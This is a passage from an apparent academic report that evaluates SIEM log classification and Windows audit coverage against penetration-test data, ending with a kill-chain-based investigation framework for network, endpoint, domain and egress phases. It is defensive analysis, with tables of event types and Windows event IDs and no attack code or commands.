


Figure 5.3: Security Log Classification Percentage (Represented as Percentage of Security Event Type Only)

The final categorization level is the "common event name." The common event name is a specific signature associated with a log. This label is applied when the log is parsed and unique characteristics are identified by the logging device or through the log parser. Additionally, the AIE correlation engine may modify the common event name to generate a unique event for custom alarms. Table 5.3 depicts the top 50 common events observed.

Event Type	Classification	Common Event Name	Event %	Rate/h
Operations	Network Deny	Access Denied by Firewall	28.637%	25.158
Operations	Network Deny	Denied Inbound TCP Connection	23.164%	16.378
Operations	Information	General Cisco IPS/IDS Log	16.943%	14.898

Operations	Network Deny	Denied Inbound ICMP Packet	13.604%	11.943
Operations	Network Deny	Denied UDP Packet	11.928%	6.973
Operations	Warning	Bad Packet Length	1.773%	1.558
Operations	Warning	General Cisco Warning	1.085%	0.955
Operations	Warning	Limit Exceeded	0.527%	0.420
Operations	Warning	ARP Collision Received	0.441%	0.387
Operations	Warning	No Matching Connection Found	0.247%	0.217
Operations	Error	Duplicate Packet	0.189%	0.166
Operations	Information	General Cisco IPS/IDS Sensor	0.125%	0.110
Operations	Network Allow	IPSec Connection Established	0.121%	0.107
Security	Activity	IKE Phase 2 Complete	0.121%	0.107
Operations	Information	General IPSec Notice	0.120%	0.106
Operations	Warning	General Warning	0.120%	0.106
Operations	Information	Rekeying Duration Information	0.120%	0.106
Operations	Information	General Cisco Notification	0.115%	0.101
Operations	Error	Device Unhealthy	0.111%	0.098
Operations	Warning	ESP Packet Failed Anit-Replay	0.072%	0.084
Security	Attack	General Attack Activity	0.058%	0.205
Operations	Information	Switch Status Is Healthy	0.052%	0.061
Security	Activity	IKE Phase 1 Complete	0.037%	0.043
Operations	Warning	Invalid Transport Field	0.036%	0.043
Operations	Warning	Keep-Alive Configuration	0.036%	0.042
Operations	Error	IKE Proposal Match Failure	0.030%	0.026
Operations	Warning	Interfering Access Point Detected	0.024%	0.021
Operations	Warning	Errors And Warnings Summary	0.020%	0.017
Security	Failed Denial of Service	Failed Host Denial of Service	0.016%	0.028
Security	Attack	Arbitrary Code Execution	0.015%	0.055
Operations	Error	No Translation Group Found	0.015%	0.013
Operations	Error	General Cisco Error	0.011%	0.020
Operations	Network Traffic	Network Session Ended	0.011%	0.009
Operations	Critical	General Cisco Alert	0.010%	0.009
Operations	Network Traffic	Teardown Connection	0.008%	0.007

Operations	Warning	Health Warning	0.008%	0.007
Security	Suspicious	Suspicious Activity	0.008%	0.027
Security	Attack	SQL Injection	0.006%	0.021
Operations	Warning	An Unexpected State or Event	0.005%	0.005
Security	Attack	Cross-Site Scripting	0.005%	0.018
Operations	Information	User Session Timeout	0.004%	0.003
Operations	Information	Testing Failover Communication	0.003%	0.012
Operations	Error	Unable to Communicate	0.002%	0.006
Operations	Warning	Interface Link Down	0.002%	0.003
Operations	Information	Altered Flow Control Mode	0.002%	0.003
Security	Attack	Brute Force Activity	0.001%	0.005
Operations	Network Deny	Packet Discarded By Rule	0.001%	0.002
Operations	Network Deny	Denied ICMP Packet	0.001%	0.001
Security	Denial of Service	Host Denial of Service	0.001%	0.003
Operations	Error	Health Monitor Detected Inactive	0.001%	0.003

Table 5.3: Top 50 Common Event Fields in Log Data

Refining analysis of common events to only those within the security event type indicates many of the events that were associated with the penetration test were observed, such as: SQL injection attempts, cross-site scripting, brute force authentication activity, arbitrary code execution and denial of service attempts. However, privilege escalation or account modification actions described within the penetration test report were not properly classified as security events. Table 5.4 depicts common event names for the subset of logs within the security event type.

Event Type	Classification	Common Event Name	% Common Event	Rate/h
Security	Activity	IKE Phase 2 Complete	0.121%	0.107
Security	Activity	IKE Phase 1 Complete	0.037%	0.043
Security	Activity	IKE Initiator: Phase 1 Negotiation	0.001%	0.001
Security	Activity	IKE Initiator: Phase 2 Negotiation	0.001%	0.001
Security	Attack	General Attack Activity	0.058%	0.205
Security	Attack	Arbitrary Code Execution	0.015%	0.055
Security	Attack	SQL Injection	0.006%	0.021
Security	Attack	Cross-Site Scripting	0.005%	0.018
Security	Attack	Brute Force Activity	0.001%	0.005

Security	Denial of Service	Host Denial of Service	0.001%	0.003
Security	Failed Denial of Service	Failed Host Denial of Service	0.016%	0.028
Security	Suspicious	Suspicious Activity	0.008%	0.027

Table 5.4: Common Events Observed Within the Security Event Type

5.4.3 Endpoint Log Analysis

Many of the penetration test activities that were expected to generate alarms but did not would have been associated with endpoint or Microsoft Windows Domain Controller logs. It is not obvious which events are being audited by endpoint systems based on the generic classifications within the SIEM. However, analysis of the raw log data may yield individual event IDs indicating the audit policy used by the organization participating in the evaluation. Forty distinct Windows security event IDs were observed within the log data. 54.52% of windows logs collected were associated with the Windows filtering platform firewall. Routine account logon and logoff activity represented by event IDs 4624 and 4634 represented 28.42% of endpoint log activity. Event 4672 is logged whenever an account authenticates to a machine that it possesses administrator level privileges on. This may indicate unauthorized privilege use, however the extremely high number of logs generated at 12.85% indicate that this is likely attributed to service accounts or scheduled tasks operating with privileged access.

Interestingly, event ID 4738 was not observed within log data. This log is associated with user account modifications and many of the actions performed by the penetration tester would have been reflected in these events. Additionally, event ID 4728 is generated when an account is added to a global security group, 4732 is logged when an account is added to a local machine security group, and 4756 is logged when an account is added to the enterprise administrators group. All of these actions were performed by the penetration tester without generating logs. This indicates the monitored organization did not enable the "audit security group management" subcategory within their Windows domain, as all of these events are governed by this audit setting. Event 4780 was generated indicating changes to the administrators group access control list, however this event ID is controlled under the "audit user account management" subcategory within Windows auditing settings. This sub category logs changes to accounts, such as creating, deletion, and lockouts; however, it does not log changes to security groups, which is necessary for detecting privilege escalation. All Windows 2008 event IDs observed during the evaluation are listed in table 5.5.

Windows Event ID	Subject	Count	percent
5156	The Windows filtering platform has allowed a connection	946265	30.04
5158	The Windows filtering platform has permitted a bind to a local port	771217	24.48

4634	An account was logged off	447874	14.22
4624	An account was successfully logged on	447444	14.20
4672	Special privileges assigned to new logon	404738	12.85
4648	A logon was attempted using explicit credentials	19627	0.62
4769	A Kerberos service ticket was requested	16636	0.53
5145	A network share object was checked to see whether client can be granted desired access	16506	0.52
4656	A handle to an object was requested	13296	0.42
5157	The Windows Filtering Platform has blocked a connection	11959	0.38
5152	The Windows Filtering Platform blocked a packet	11959	0.38
4658	The handle to an object was closed	8337	0.26
4663	An attempt was made to access an object	7580	0.24
5447	A Windows Filtering Platform filter has been changed	5416	0.17
4771	Kerberos pre-authentication failed	5279	0.17
5061	Cryptographic operation	3877	0.12
5058	Key file operation	3877	0.12
4768	A Kerberos authentication ticket (TGT) was requested	1648	0.05
4776	The domain controller attempted to validate the credentials for an account	1536	0.05
4905	An attempt was made to unregister a security event source	317	0.01
4904	An attempt was made to register a security event source	317	0.01
4780	The ACL was set on accounts which are members of administrators group	180	0.01
4662	An operation was performed on an object	147	0.00
4625	An account failed to log on	120	0.00
4985	the state of a transaction has changed	116	0.00
4742	A computer account was changed	39	0.00
4689	A process has exited	20	0.00
4688	A new process has been created	20	0.00
63	Content type imported	9	0.00
6145	One or more errors occurred while processing security policy in the group policy objects	6	0.00
4954	Windows firewall group policy settings has changed. The new settings have been applied	6	0.00
64	Information management policy deleted	4	0.00

629	User Account Disabled	4	0.00
5140	A network share object was accessed	4	0.00
5154	The Windows filtering platform has permitted an application or service to listen on a port for incoming connections	2	0.00
4723	An attempt was made to change an account's password	2	0.00
4673	An attempt was made to access an object	2	0.00
4767	A user account was unlocked	1	0.00
4702	A scheduled task was updated	1	0.00
4647	User initiated logoff	1	0.00

Table 5.5: Windows Server 2008 Event IDs Observed in Log Data

5.4.4 Log Volume Trend Analysis

The exact time stamps associated with penetration tests were not provided. Event volume graphs were generated for each common event in order to determine the penetration test activity within the data set for additional analysis. Trend graphs of firewall activity over time indicated constant activity, obfuscating the limited penetration actions within the data set, making discovery of the penetration test from visualization tools very difficult. Trend graphs from 27-28 April are depicted in figures 5.4 and 5.5 below.




Figure 5.4 Apr 27 0000-1200. Access Denied by Firewall depicted.




Figure 5.5 Apr 27 1200-2400. Access Denied by Firewall depicted.

5.5 Conclusion

Fewer alarms were generated than was expected during the evaluation. This evaluation was executed without the prior knowledge of security personnel which may have contributed to the low number of reported incidents during the evaluation. However, the low number of alarms is assessed to be associated with improper classification of logs by the SIEM into the operations event type, or into security classifications that are too generic and often overlooked by analysts. Additionally, many events of mild interest may have been "tuned out" based on perceived low forensic value to volume ratio. The process of "tuning out" logs from alarms would affect alarm data, but would not affect log classification data. The endpoint security audit policy also appeared to be misconfigured as it overlooked many important security group modification events. True positive and false positive evaluation of network security devices was not possible during the evaluation as exact times associated with penetration actions were not provided and many alarms not related to the penetration test were generated from live network data and real world probing activity. The continuous high volume of firewall data hindered the task of rapidly identifying malicious activity within the data set. Endpoint operating system firewall logs were generated for both successful and failed connections, drastically increasing log volume generated.

A sterile network security lab must be constructed to properly evaluate the efficacy of the proposed SIEM rule hierarchy and remediate issues with the current SIEM ontology. Too many extraneous uncontrolled variables were exhibited within the evaluation data to determine accurate true positive and false positive data. The large number of low value logs generated and improper audit policy configuration greatly

hindered the process of reviewing log data for events of interest. Additionally, network security device placement and network architecture review as beyond the scope of this evaluation. As such, it is uncertain whether network security devices were monitoring all pertinent traffic generated during the evaluation.

This evaluation also provided insight to a potential flaw with the concept of chaining correlation rules. Unfortunately, rule chaining requires certain rules to fire consistently in order to escalate a series of events to an analyst. As many events that were expected to generate alarms did not, higher level correlation rules would not have been trigger based on the absence of this data. However, it may be possible to improve rule chaining by expanding the SIEM ontology to include additional events of interest in more specific log classifications or event types. Rules could then be generated based on event type or classification satisfaction rather than very specific common events that may not be generated.

5.6 Summary

This chapter reviewed data extracted from a series of penetration tests conducted over a 96 hour period. This data offered insight into potential issues with the LogRhythm SIEM log ontology that may be adjusted to improve detection performance. Additionally, the evaluation indicated the need to construct a sterile security lab for further tests. Many of the events stimulated by penetration testers were not observed within the data collected, indicating monitored devices may not be configured optimally for providing forensics data.

6 Threat Framework Development and SIEM Ontology Modifications

6.1 Overview

Evaluation data derived from the penetration test data reviewed in chapter 5 indicated that a hierarchical model of chained events may not be feasible in systems consisting of data aggregated from multiple disparate subsystems. The data reviewed indicated instances where essential data for correlation sequencing was either missing, or omitted by design. However, the framework proposed for categorizing subsets of data based on attacker objectives remains sound. As such, a framework representing different attacker objectives, tasks and related forensic data was created in the following section. Additionally, modifications were applied to the SIEM ontology.

6.2 Investigation Framework

The modified kill chain model discussed in chapter four was used to investigate the penetration test log data. However, the hierarchical model was flattened in order to identify the presence of indicators in each phase regardless of whether data existed in previous phases or not. Additional analysis of the flattened model and the nature of data, in terms of content and type of devices reporting activity, indicated there were four distinct areas of similar log data, which will be referred to as named phases. These phases were labeled: network phase, endpoint phase, domain phase and egress phase. Figure 6.1 shows the relationship between these phases and the kill chain model discussed in chapter four.




Figure 6.1: Investigation Framework Phases

6.2.1 The Network Investigation Phase

The network phase consists of data that is often provided by network equipment, such as: routers, switches, remote access devices, and network scalers; as well as network intrusion detection systems and firewalls. Data provided by these devices typically contains the following components of metadata: IP address of origin and destination devices, port numbers, and a signature. The payload or packet capture analyzed by security devices may be provided, but is not guaranteed. This data may also be correlated with data provided by devices monitoring the endpoint and domain phases, if the logged data is associated with network activity. The network phase consists of two objectives: reconnaissance and delivery.

The attacker objective of reconnaissance is further dissected into two distinct tasks: probing and enumeration. Probing consists of detecting live hosts on a network and maps to the host identification techniques exhibited in the penetration test data. This will often include ICMP traffic sent to sequential IP addresses as well as crafted TCP and UDP packets sent to common service ports. TCP scan packets will often be sent with a SYN flag only, with the attacker observing a SYN/ACK response from the probed host without sending an ACK flag completing the connection. Enumeration consists of operating system fingerprinting and service discovery. Whereas probing may determine that a specific service is being hosted on a server, such as email, enumeration is used to determine which version of server software is being utilized. This is often done through a process referred to as "banner grabbing." Additionally, an attacker will make authentication attempts with default credentials for network technologies.

The attacker objective of network delivery is also dissected into two distinct tasks: host access and payload delivery. Host access is accomplished when an attacker authenticates to a service running on an end point. This may manifest as a remote terminal session, or a successful response from a vulnerable service, such as a DNS zone transfer. Successful service authentication indicates it may be possible to transfer a malicious payload to the endpoint. Payload delivery is attempted following the identification of a vulnerable service channel in the host access phase. However, novice attackers may attempt to deliver a payload without executing the reconnaissance or host access phases generating a large volume of intrusion detection system alarms associated with the payload signatures observed for services that are not running on endpoints. This phenomenon explains the large number of false positives observed in intrusion detection system alarms, as the payload may not be confirmed as an effective network attack unless the endpoint is running the vulnerable service the attack was crafted to exploit. Therefore, indicators observed within the network phase do not necessarily indicate a system has been compromised, but merely that an attacker is searching for holes in the system.

Figure 6.2 illustrates the type of data observed as well as the device(s) providing data associated with attacker objectives within the network phase.




Figure 6.2: Network Phase Forensic Data of Interest

6.2.2 The Endpoint Investigation Phase

The endpoint phase consists of data that is extracted from logs stored locally on a computer, such as a work station or server. Data provided at this level consistently provides the computer name of the device logging the activity as well as data specific to the actions performed. Network related actions may provide the IP addresses of origin and destination devices and port numbers. Application modifications will provide vendor specific signatures or messages. Authentication or privilege use will provide account credentials and indicate the level of privilege granted at the time of use. These logs are especially useful in discovering unauthorized software installations via application whitelisting. Additionally, this data may provide insight to the tools or commands used by an internal attacker. The endpoint phase consists of two attacker objectives, installation and privilege escalation.

The attacker objective of installation consists of two subordinate tasks: host delivery and software modification. The host delivery task is similar to network delivery discussed in the network phase, however the detection mechanism and content of logs in this phase differ from the network phase. Anti-malware products are the most likely mechanisms to detect the presence of malicious code uploaded to an endpoint. This data may corroborate data detected in the network phase, or identify payloads that avoided detection by network intrusion detection systems. Additionally, malicious code may be identified by monitoring endpoint file and folder integrity

monitoring via operating system audit logs. Whereas the previous network phase may have reported attempted but unsuccessful payload delivery, this phase confirms the presence of malicious software on the endpoint. The software modification task involves the installation or registration of malicious binaries, or the modification of existing software to serve a malicious purpose. Again, this task is most likely detected by anti-malware software installed on the end point, or via local operating system audit logs. Registry key modifications, file or folder access, scheduled task registration, service registration and starting, as well and windows installer logs are useful in detecting this type of activity.

The attacker objective of privilege escalation consists of two subordinate tasks: privilege escalation and privilege use. The privilege escalation task entails actions associated with gaining administrative access on an endpoint. This may be represented as direct security group manipulation, such as creating or modifying a security group, or it may be represented as credential replay, such as passing a hash. The privilege use task is represented by evidence of administrative level actions exercised on an endpoint system. This may be observed by the endpoint reporting an administrative logon during authentication or via a "runas" command, wherein credentials other than those of the current account are used to execute commands at a higher privilege level.

Figure 6.3 illustrates the type of data observed as well as the device(s) providing data associated with attacker objectives within the endpoint phase.




Figure 6.3: Endpoint Phase Forensic Data of Interest

6.2.3 The Domain Investigation Phase

The domain phase consists of data that resides on the central authentication server, typically a domain controller in a Microsoft Windows domain. This data consistently contains the computer name and account name associated with observed activity. Network data, such as IP address and port numbers may also be provided for remote authentication. This data is beneficial for detecting unusual communication between internal computers, or by accounts that do not often communicate with specific devices or directories. There may be similar or redundant data logged by the domain controller and the local machine manipulated by an attacker during this phase. As such, logs stored on the domain controller may be compared to logs stored on local machines to detect attacker attempts to destroy evidence and avoid detection. The domain phase consists of two objectives: lateral movement and actions on the objective.

The attacker objective of lateral movement consists of two subordinate tasks: internal reconnaissance and lateral movement. Internal reconnaissance is similar to reconnaissance observed during the network phase; however this is often conducted from an internal host rather than the attacker's original machine. As such, legitimate processes organic to the compromised operating system may be used to avoid detection by anti-malware software. Since local processes are used, there are additional opportunities for forensic data both on the compromised endpoint and via the domain controller logging authentication or failed authentication between internal hosts. In situations where organizations have not deployed network intrusion detection systems on their internal networks, endpoint or domain controller logs may be the only systems providing forensic data of interest. Lateral movement is the process of exercising compromised credentials and privileges on additional internal hosts within the network. Domain controller logs provide the unique ability to track privilege use across disparate endpoints.

Figure 6.4 illustrates the type of data observed as well as the device(s) providing data associated with attacker objectives within the domain phase.




Figure 6.4: Domain Phase Forensic Data of Interest

6.2.4 The Egress Investigation Phase

The egress phase is identical to the network phase in regards to data provided by monitoring devices. However, this phase is differentiated by the direction of travel and the presence of known malicious actor indicators, such as black-listed IP addresses, domains, or email addresses. This phase may be an indicator of compromise even if indicators were not observed in previous phases. Figure 6.5 illustrates the type of data observed as well as the device(s) providing data associated with attacker objectives within the egress phase.




Figure 6.5: Egress Phase Forensic Data of Interest

6.3 Building a SIEM Correlation Framework

